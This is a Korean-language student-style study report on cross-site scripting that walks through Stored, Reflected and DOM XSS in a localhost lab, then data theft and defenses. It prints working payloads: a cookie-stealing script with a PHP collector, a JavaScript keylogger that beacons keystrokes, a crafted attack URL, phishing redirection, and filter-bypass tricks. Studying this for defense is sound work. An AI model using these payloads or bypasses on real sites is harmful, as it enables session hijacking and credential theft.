XSS 공격 연구 보고서

- 허한울 -

목차

1) XSS 이란? ---------- 3p

- Stored XSS
- Reflected XSS
- DOM Based XSS

2) XSS 데이터 탈취 ---------- 9p

- 세션 탈취
- HTML Injection
- Key Logger
- Redirection

3) XSS 대응 방안 ---------- 14p

Ⅰ. XSS (Cross Site Scripting)

XSS(Cross-Site Scripting)은 웹 페이지에 클라이언트 측 스크립트를 삽입하는 공격이다. 웹 서비스에서 사용자가 입력한 값이 그대로 저장 혹은 응답되는 것을 이용하여 브라우저를 실행한 사용자의 데이터를 탈취하는 것이다. 모든 파라미터가 공격포인트가 될 수 있기 때문에 존재할 확률이 높은 취약점이다.

XSS는 스크립트를 어디에 어떤 방식으로 삽입하는지에 따라 Stored XSS, Reflected XSS, DOM Based XSS로 분류된다.

Ⅱ. XSS 공격 종류

(1) Stored XSS

Stored XSS는 서버에 스크립트를 저장하여 이용자가 해당 페이지를 요청할 때 악성 스크립트를 같이 응답하도록 하는 공격이다. 글을 작성하면 서버에 저장되는 게시판이나 댓글 같은 곳에서 공격 가능하다. 공격자가 악성 스크립트를 삽입한 후 이용자가 해당 페이지를 요청하면, 악성 스크립트가 삽입된 페이지를 그대로 응답받으면서 개인 정보 탈취 등이 발생한다. Stored XSS는 스크립트를 삽입하는 곳과 응답하는 곳이 다르다는 특징이 있다.

Stored XSS 공격 방법에 대해 단계별로 알아보자.

[Step 1] 데이터 삽입이 가능한지 확인

Stored XSS는 서버에 스크립트를 저장할 수 있어야 공격이 가능하다. 따라서 내가 삽입한 글자가 서버에서 응답되는지를 확인해 준다.

[Step 2] HTML 특수 문자 사용 가능 여부 확인

스크립트를 삽입할 때는 <, >, ;, ', "와 같은 특수 문자들을 사용하므로 해당 문자들이 잘 삽입되는지 확인해 주어야 한다.

```
▼<td>
    <a href="read.php?id=17">test < ' " ></a>
  </td>
```


특수 문자가 Entity로 치환되어 있다면 (< : < or > : >) 특수 문자 사용이 불가능 한 것이다.

[Step 3] POC (Proof of Concept)


특수 문자를 포함한 글 삽입이 가능하다면, 스크립트를 삽입할 수 있다.

다음과 같이 글을 작성해 보자.

Javascript에서 해당 스크립트는 화면에 XSS라는 경고 창을 띄우는 기능을 한다. 리스트를 출력해 보면, 글이 잘 저장된 것을 확인할 수 있다.



하지만 게시글을 확인해 보면, 작성했던 글이 뜨지 않고 경고 창이 뜨는 것을 확인할 수 있다.



실제 공격에서는 경고 창을 띄우는 대신, 사용자의 세션 정보를 탈취하는 스크립트 등을 삽입하여 데이터를 탈취할 수 있다.

(2) Reflected XSS

Reflected XSS는 사용자의 입력값을 서버가 그대로 응답하는 곳에서 발생한다. 검색 기능에서 키워드 abc를 검색했을 때 "검색어 abc가 존재하지 않습니다."와 같이 내가 입력한 값을 그대로 응답하는 곳에서 공격이 가능하다. Reflected XSS는 Stored XSS와 다르게 스크립트를 삽입하는 곳과 응답하는 곳이 같다는 특징을 가진다. 즉, 공격자가 스크립트를 삽입하면 공격자의 컴퓨터로 응답이 와서 실행된다는 뜻이다. 공격자는 피해자 측에서 스크립트가 실행되도록 만들어야 하므로, 이 공격은 사회공학 기법과 함께 쓰여야 효과를 발휘한다. 일반적으로는 피싱 문자에 악성 스크립트를 실행하는 링크를 보내서 사용자가 그 링크를 클릭하게 만드는 방식을 많이 사용된다.

Reflected XSS의 공격 방법에 대해서도 단계별로 알아보자.


[Step 1] 삽입된 데이터가 응답되는지 확인

Reflected XSS는 서버에서 응답이 이루어져야 공격이 가능하다. 따라서 내가 삽입한 글자가 서버에서

응답되는지를 확인해 준다.

[Step 2] HTML 특수 문자 사용 가능 여부 확인


스크립트를 삽입할 때는 <, >, ;, ', "와 같은 특수 문자들을 사용하므로 해당 문자들이 잘 삽입되는지 확인해 주어야 한다.



특수 문자가 Entity로 치환되어 있다면 (< : < or > : >) 특수 문자 사용이 불가능한 것이다.

[Step 3] POC (Proof of Concept)

Reflected XSS에서도 alert를 사용하여 경고 창을 띄워보자.



Reflected XSS는 사회공학기법으로 링크를 클릭하게 만들어야 하므로, Burpsuite을 사용하여 공격 링크를 생성해 보자.

[링크]

http://localhost/web_dev/test.php?option_val=username&board_result=<script>alert('XSS');</script>&board_search=%F0%9F%94%8D

링크를 타고 들어가면 경고 창이 뜨는 것을 확인할 수 있다. 실제 공격에서는 경고 창을 띄우는 대신, 사용자의 세션 정보를 탈취하는 스크립트 등을 삽입하여 데이터를 탈취할 수 있다.

(3) DOM Based XSS

DOM Based XSS는 앞의 두 XSS 공격과는 다르게 서버와는 관계없이 사용자의 입력값이 클라이언트 측에서 조립되는 곳에서 일어난다. 사용자의 입력값을 바탕으로 DOM에서 수정이 일어나는 곳에 스크립트를 삽입하여 공격하는 방식이다.

```
<script type = "text/javascript">
        function search(){
        var myurl = document.URL;
        if(myurl.indexOf("?search=") > 0){
                document.getElementById('srch').innerHTML = "You've searched for "
            + unescape(myurl.substr(myurl.indexOf("?search=") + 8));
        }
    }
</script>
```

위 코드를 살펴보면, 사용자의 입력 값을 URL에서 가져와 조립하여 DOM을 수정하는 방식을 사용하고 있다. 따라서 서버에서는 아무 일도 일어나지 않기 때문에 Burp Suite의 Repeater 패킷에서는 확인이 불가능하며, 직접 스크립트를 분석해야 한다.

DOM Based XSS의 공격 단계도 앞의 두 XSS와 다르지 않은데, POC 방식은 조금 다르다. DOM Based XSS의 경우 사용자의 입력값을 조립하는 과정에서 이미 script 태그가 실행되므로, <script>alert('XSS');</script>를 삽입해도 스크립트가 실행되는 시간이 이미 지났으므로 경고 창이 실행되지 않는다. 따라서 script가 아닌 다른 태그(img 등)에 이벤트 핸들러를 사용하여 경고 창을 띄워주어야 한다.

Ⅱ. XSS 데이터 탈취

XSS를 사용하면 단순히 경고 창을 띄우는 것뿐만 아니라, 사용자의 계정 정보와 같은 데이터도 탈취할 수 있다.

(1) Session ID 탈취

쿠키는 사용자의 계정 정보를 담고 있다. 개발자 모드에서 document.cookie를 입력하면 쿠키 값을 얻을 수 있는데, XSS 공격에서 이를 이용하면 타 사용자의 쿠키 값을 탈취할 수 있다.

[Stored XSS]

```
<script>
        document.write('
        <img src = "http://localhost/web_dev/cookie.php?cookie=' + document.cookie + '"/>
    ');
</script>
```

위와 같은 코드를 게시판에 저장하고, cookie.php에는 파일에 쿠키를 저장하는 기능을 만든다.

```
<?php
    if($_GET['PHPSESSID']){
        $file = fopen("cookie.txt", "a");
        fwrite($file, $_GET['PHPSESSID']);
        fclose($file);
    }
?>
```

document.cookie로 쿠키 값을 확인하면 다음과 같다.

```
» document.cookie
← "PHPSESSID=0i6ik5hpg2lducti3kqbkciu63"
```

사용자가 게시판 글을 확인한다면 깨진 이미지만 보이지만, cookie.txt 파일을 확인하면 쿠키 값이 저장된 것을 확인할 수 있다.

```
web_dev > cookie.txt
1   0i6ik5hpg2lducti3kqbkciu63S
```

[Reflected XSS]

Reflected XSS를 사용해도 쿠키 값을 탈취할 수 있다.

```
<script>
        document.write('
        <img src = "http://localhost/web_dev/cookie.php?' + document.cookie + '"/>
    ');
</script>
```

실제 링크에서는 스페이스바가 +로 인코딩되기 때문에, + 대신 %2B를 사용해야한다.

```
» document.cookie
← "PHPSESSID=0i6ik5hpg2lducti3kqbkciu63"
```

```
web_dev > ≡ cookie.txt
1    0i6ik5hpg2lducti3kqbkciu63S
2    0i6ik5hpg2lducti3kqbkciu63
```

사용자가 링크를 클릭하면 마찬가지로 파일에 쿠키 값이 잘 저장되는 것을 볼 수 있다.

(2) HTML Injection

XSS 공격 시에 스크립트뿐만 아니라 HTML 코드를 삽입할 수도 있다.

Reflected XSS 공격을 위한 링크에 HTML 코드를 삽입해서 실제 게시글의 일부로 보이도록 만들 수 있는데, 게시글을 클릭하면 공격자 페이지로 이동시키거나 악성 스크립트가 포함된 파일을 다운로드하도록 만드는 방식으로 사용자의 정보를 탈취할 수 있다.

(3) Key Logger

Key Logger는 스크립트를 삽입하여 사용자가 어떤 키를 눌렀는지에 대한 정보를 탈취하는 공격이다. 주로 스크립트 삽입이 가능한 곳과 로그인 form과 같이 탈취할 정보를 입력하는 곳이 같이 있는 페이지에서 사용된다.

```php
<?php
  if (!empty($_GET['c'])) {
    $file = fopen('key_log.txt', 'a+');
    fwrite($file, $_GET['c'] . PHP_EOL);
    fclose($file);
  }
?>
```


위와 같이 GET 방식으로 인자를 받아서 파일에 저장해주는 keylogger.php 파일을 만들어준다.

```
<script>
  var buffer = [];

  document.onkeypress = function(e) {
      var timestamp = Date.now() | 0;
      var stroke = e.key;
      buffer.push(stroke);
  }

  window.setInterval(function() {
      if (buffer.length > 0) {
          var data = buffer;
          new Image().src = 'http://localhost/web_dev/keylogger.php?c=' + data;
          buffer = [];
      }
  }, 1000);
</script>
```

페이지에는 위의 코드를 삽입해야한다. 세션 탈취와 마찬가지로 Stored XSS와 Reflected XSS 모두 사용할 수 있지만, 게시판과 같이 스크립트를 서버에 저장한 후 유의미한 데이터를 입력하는 경우는 희박하므로 Reflected XSS의 예시를 살펴보자.




위와 같이 검색창과 로그인 창이 같이 있는 페이지를 생각해보자.

세션 탈취와 같은 방식으로 스크립트를 삽입해줄 수 있다.

```
http://localhost/web_dev/test.php?option_val=username&board_result=
<script>
  var buffer = [];

  document.onkeypress = function(e) {
      var timestamp = Date.now() | 0;
      var stroke = e.key;
      buffer.push(stroke);
  }

  window.setInterval(function() {
      if (buffer.length > 0) {
          var data = buffer;
          new Image().src = 'http://localhost/web_dev/keylogger.php?c=' + data;
          buffer = [];
      }
  }, 1000);
</script>
&board_search=%F0%9F%94%8D
```



key_log.txt 파일에 사용자가 입력한 키값이 삽입된 것을 확인할 수 있다.

④ Redirection

사용자가 링크를 클릭했을 때, 로그인이 필요하다는 경고 창을 띄운 후

location.href = "공격자의 주소"를 통해 공격자가 만든 피싱 페이지로 유도한다. 실제 페이지와 똑같이

만들어서, 이용자가 입력한 아이디와 비밀번호가 공격자에게 넘어오도록 만든다. 리다이렉션에는 location.href와 location.replace가 많이 사용되는데, 전자는 뒤로 가기가 가능한 페이지 이동 기능, 후자는 뒤로 가기가 불가능한 페이지 교체 기능이다.

Ⅲ. XSS 대응 방안

XSS는 사용자가 입력한 값을 검증 없이 그대로 삽입하기 때문에 발생하는 문제이므로, 사용자의 입력값에서 HTML 특수문자들을 HTML Entity로 표현해 주는 것이 근본적인 대응 방안이다.
HTML Entity란, 기존에 사용하던 HTML 예약어를 문자 의미 그대로 사용하기 위해 만들어진 문자의 집합을 의미한다. 예를 들어, '<'와 '>'는 <와 >로 표현된다.

입력값을 HTML Entity로 바꾸는 시기는 입력을 서버에 반영할 때와 서버에서 스크립트를 출력할 때 두 가지로 나뉘는데, 일반적으로 출력에서 바꾸어주는 것이 Stored와 Reflected를 한 번에 대응할 수 있기 때문에 조금 더 안정성이 높다.

그런데, HTML editor를 사용하는 페이지의 경우 위의 해결책을 사용할 수 없다.
이 경우는 다음 스텝을 따라서 처리해준다.

[Step 1] HTML을 전부 HTML Entity로 치환한다.

[Step 2] 화이트리스트 기반으로 허용 태그를 살린다.

예를 들어, <img;>를 <img>로 바꾼다.

[Step 3] 블랙리스트 기반으로 악성 이벤트 핸들러를 필터링한다.

예를 들어, onerror나 onload 같은 XSS에 자주 사용되는 이벤트 핸들러를 필터링해준다.

위의 근본적인 해결책을 제외한 다른 방안들은 모두 취약점이 존재한다.

① 특정 태그만을 살리는 Whitelist 방식

화이트 리스트 방식으로 태그를 제한하는 경우, 우회가 어렵지만 활용도가 굉장히 낮다.

② 특정 태그를 막는 Blacklist 방식

Black List 방식으로 태그를 필터링하는 다양한 방법이 있다.

[script 태그 필터링]

script라는 태그를 막는다면, ScRipt와 같이 대/소문자를 혼합하거나 scrscriptipt와 같이 키워드를 반복하는 방식으로 우회가 가능하다.

[큰따옴표 필터링]

큰따옴표를 막는다고 가정하면, URL Encoding을 사용하여 %2522 → %22 (%25가 %에 해당) → " (%22가 "에 해당)로 우회가 가능하다.

[특정 이벤트 핸들러 필터링]

특정 Event Handler를 막는다고 가정하면, <audio onplay = "">와 같은 참신한 태그와 이벤트 핸들러를 사용하여 우회가 가능하다.

만일, 검증이 Client 측에서 일어난다면, Burp Suite을 사용하여 중간에 데이터를 위조하는 방식으로도 우회가 가능하다. 중간에 데이터를 변조하면, 클라이언트 측 검증은 피하면서 서버로는 원하는 값을 전송할 수 있기 때문이다.

③ 문자열 길이 제한

Key Logger를 삽입하는 코드만 하더라도 길이가 상당하다. 따라서 입력받는 문자의 길이를 제한하여 XSS를 방어하는 방법도 존재한다. 하지만 script 태그를 이용하면 원하는 외부 src를 로드할 수 있으므로, 악성코드를 길이 제한 없이 만들어둔 후 script를 사용하여 페이지에 삽입한다면 길이 제한도 우회가 가능하다.

이 밖에도 내부적으로 통신하는 패킷이나 <> 필요 없이 삽입이 가능한 Javascript 태그 내부의 경우는 예상외의 XSS 포인트로 유용하게 사용할 수 있다.